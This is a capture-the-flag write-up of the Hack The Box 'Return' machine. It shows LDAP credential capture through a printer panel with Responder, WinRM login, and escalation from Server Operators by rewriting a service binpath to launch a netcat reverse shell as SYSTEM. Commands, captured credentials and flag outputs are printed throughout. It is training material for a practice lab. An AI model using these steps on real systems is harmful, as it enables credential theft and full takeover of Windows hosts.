

# Hack The Box — Return

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## 1. Machine Information

- **Target IP:** 10.129.19.99
  - **Machine Name:** Return
  - **Difficulty:** Easy
  - **Date:** April 2026
  - **Attacker Machine:** Kali Linux
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## 2. Attack Path

Nmap → Web panel → Responder attack → Credential capture → WinRM access → Server Operators privilege → Service binary hijack → Reverse shell → SYSTEM

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## 3. Tools Used

- nmap
  - responder
  - evil-winrm
  - netcat
  - sc.exe
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## 4. Reconnaissance

### Command

```
sudo nmap --top-ports 1000 -sC -sV -sS -T4 -Pn -n -oX target1.xml 10.129.19.99
```

### Findings

- 80 → IIS Web Panel
- 389 → LDAP
- 445 → SMB
- 5985 → WinRM

- Domain: return.local

## Why It Matters

- Active Directory environment
- Web interface may interact with LDAP

## Screenshot 1 — Nmap Output

```
(abhay@Kali)-[~/Desktop/Return]
$ sudo nmap --top-ports 1000 -sC -sV -sS -T4 -Pn -n -oX target1.xml 10.129.19.99
Starting Nmap 7.98 ( https://nmap.org ) at 2026-04-12 12:33 +0530
Nmap scan report for 10.129.19.99
Host is up (0.30s latency).
Not shown: 987 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
53/tcp    open  domain       Simple DNS Plus
80/tcp    open  http         Microsoft IIS httpd 10.0
|_ http-methods:
|_   Potentially risky methods: TRACE
|_ http-title: HTB Printer Admin Panel
|_ http-server-header: Microsoft-IIS/10.0
88/tcp    open  kerberos-sec Microsoft Windows Kerberos (server time: 2026-04-12 07:22:01Z)
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
389/tcp   open  ldap         Microsoft Windows Active Directory LDAP (Domain: return.local, Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap         Microsoft Windows Active Directory LDAP (Domain: return.local, Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
5985/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_ http-title: Not Found
|_ http-server-header: Microsoft-HTTPAPI/2.0
Service Info: Host: PRINTER; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_ clock-skew: 18m40s
|_ smb2-security-mode:
|   3.1.1:
|_   Message signing enabled and required
```

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## 5. Enumeration

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### Step 1 — Identify Web Application


URL:

http://10.129.19.99/

Result:

Printer Admin Panel

### Screenshot 2 — Web Panel



## HTB Printer Admin Panel



### Step 2 — Discover Settings Page

#### URL:

`http://10.129.19.99/settings.php`


#### Result:

Input field for server address

#### Why Important:

- Likely backend connection → can trigger authentication

### Screenshot 3 — Settings Page



## Settings

|                                       |                                                   |
|---------------------------------------|---------------------------------------------------|
| Server Address                        | <input type="text" value="printer.return.local"/> |
| Server Port                           | <input type="text" value="389"/>                  |
| Username                              | <input type="text" value="svc-printer"/>          |
| Password                              | <input type="password" value="*****"/>            |
| <input type="button" value="Update"/> |                                                   |

### Step 3 — Start Responder

#### Command:

`sudo responder -l tun0 -dw`

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## Step 4 — Trigger Authentication

- Enter attacker IP in settings page
  - Click update
- 

## RESULT


Username: return\svc-printer

Password: 1edFg43012!!

## WHY IT WORKS

- Application attempts LDAP connection → leaks credentials

## Screenshot 4 — Input Field



### Settings

|                                       |                                          |
|---------------------------------------|------------------------------------------|
| Server Address                        | <input type="text" value="10.10.14.73"/> |
| Server Port                           | <input type="text" value="389"/>         |
| Username                              | <input type="text" value="svc-printer"/> |
| Password                              | <input type="password" value="*****"/>   |
| <input type="button" value="Update"/> |                                          |

## Screenshot 5 — Captured Credentials

```
Analyze Mode      [OFF]
Force WPAD auth   [OFF]
Force Basic Auth  [OFF]
Force LM downgrade [OFF]
Force ESS downgrade [OFF]

[+] Generic Options:
Responder NIC      [tun0]
Responder IP       [10.10.14.73]
Responder IPv6     [::1]
Challenge set      [random]
Don't Respond To Names ['ISATAP', 'ISATAP.LOCAL']
Don't Respond To MDNS TLD ['_DOSVC']
TTL for poisoned response [default]

[+] Current Session Variables:
Responder Machine Name [WIN-1MG85UZNU92]
Responder Domain Name  [Y7IO.LOCAL]
Responder DCE-RPC Port [46732]

[*] Version: Responder 3.2.2.0
[*] Author: Laurent Gaffie, <lgaffie@secorizon.com>

[+] Listening for events ...

[!] Error starting UDP server on port 5355, check permissions or other servers running.
[!] Error starting UDP server on port 5353, check permissions or other servers running.
[LDAP] Cleartext Client   : 10.129.19.99
[LDAP] Cleartext Username : return\svc-printer
[LDAP] Cleartext Password : 1edFg43012 !!
```

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## 6. Exploitation

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### Step 5 — WinRM Access

#### Command:

```
evil-winrm -i 10.129.19.99 -u svc-printer -p '1edFg43012!!'
```

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#### RESULT

```
svc-printer
```

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## 7. Shell Access

- User:

```
svc-printer
```

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## 8. Post-Exploitation

- Low privilege shell obtained
- Privilege escalation required

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## 9. Privilege Escalation

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### Step 6 — Check Group Membership

whoami /groups

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#### Result

Server Operators

#### Why Important:

- Can control Windows services

### Screenshot 6 — Group Membership

```
Info: Establishing connection to remote endpoint
*Evil-winRM* PS C:\Users\svc-printer\Documents> whoami /groups

GROUP INFORMATION
```

| Group Name                                 | Type             | SID          | Attributes                                         |
|--------------------------------------------|------------------|--------------|----------------------------------------------------|
| Everyone                                   | Well-known group | S-1-1-0      | Mandatory group, Enabled by default, Enabled group |
| BUILTIN\Server Operators                   | Alias            | S-1-5-32-549 | Mandatory group, Enabled by default, Enabled group |
| BUILTIN\Print Operators                    | Alias            | S-1-5-32-550 | Mandatory group, Enabled by default, Enabled group |
| BUILTIN\Remote Management Users            | Alias            | S-1-5-32-580 | Mandatory group, Enabled by default, Enabled group |
| BUILTIN\Users                              | Alias            | S-1-5-32-545 | Mandatory group, Enabled by default, Enabled group |
| BUILTIN\Pre-Windows 2000 Compatible Access | Alias            | S-1-5-32-554 | Mandatory group, Enabled by default, Enabled group |
| NT AUTHORITY\NETWORK                       | Well-known group | S-1-5-2      | Mandatory group, Enabled by default, Enabled group |
| NT AUTHORITY\Authenticated Users           | Well-known group | S-1-5-11     | Mandatory group, Enabled by default, Enabled group |
| NT AUTHORITY\This Organization             | Well-known group | S-1-5-15     | Mandatory group, Enabled by default, Enabled group |
| NT AUTHORITY\NTLM Authentication           | Well-known group | S-1-5-64-10  | Mandatory group, Enabled by default, Enabled group |
| Mandatory Label\High Mandatory Level       | Label            | S-1-16-12288 |                                                    |

```
*Evil-winRM* PS C:\Users\svc-printer\Documents>
```

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#### Vulnerability Found

- Server Operators can modify service configuration
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#### WHY IT WORKS

- Services run as SYSTEM → command execution as SYSTEM
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### Step 7 — Upload Netcat

#### Commands:

upload nc64.exe

move nc64.exe C:\ProgramData\nc64.exe

## Screenshot 7 — File Upload

```
*Evil-WinRM* PS C:\Users\svc-printer\Documents> upload nc64.exe
Info: Uploading /home/abhay/Desktop/Return/nc64.exe to C:\Users\svc-printer\Documents\nc64.exe
Data: 60360 bytes of 60360 bytes copied
Info: Upload successful!
*Evil-WinRM* PS C:\Users\svc-printer\Documents> move nc64.exe C:\ProgramData\nc64.exe
```

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## Step 8 — Modify Service

```
sc.exe config VSS binpath="C:\Windows\System32\cmd.exe /c C:\ProgramData\nc64.exe
10.10.14.73 4444 -e cmd.exe"
```

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## Step 9 — Start Listener

```
nc -lvp 4444
```

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## Step 10 — Trigger Service

```
sc.exe start VSS
```

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## RESULT

Administrator (SYSTEM)

## Screenshot 8 — SYSTEM Shell

```
(abhay@Kali)-[~/Desktop/Return]
$ nc -lvp 4444
listening on [any] 4444 ...
connect to [10.10.14.73] from (UNKNOWN) [10.129.19.99] 62047
Microsoft Windows [Version 10.0.17763.107]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```

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## 10. Flags

## User Flag

type C:\Users\svc-printer\Desktop\user.txt

## Screenshot 9 — User Flag

```
C:\Windows\system32>type C:\Users\svc-printer\Desktop\user.txt
type C:\Users\svc-printer\Desktop\user.txt
7c82b682c2667cd31605e1e5b661e74
```

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## Root Flag

type C:\Users\Administrator\Desktop\root.txt

## Screenshot 10 — Root Flag

```
C:\Windows\system32>type C:\Users\Administrator\Desktop\root.txt
type C:\Users\Administrator\Desktop\root.txt
6c3447179d20f041e82b6b5c1a82f480
```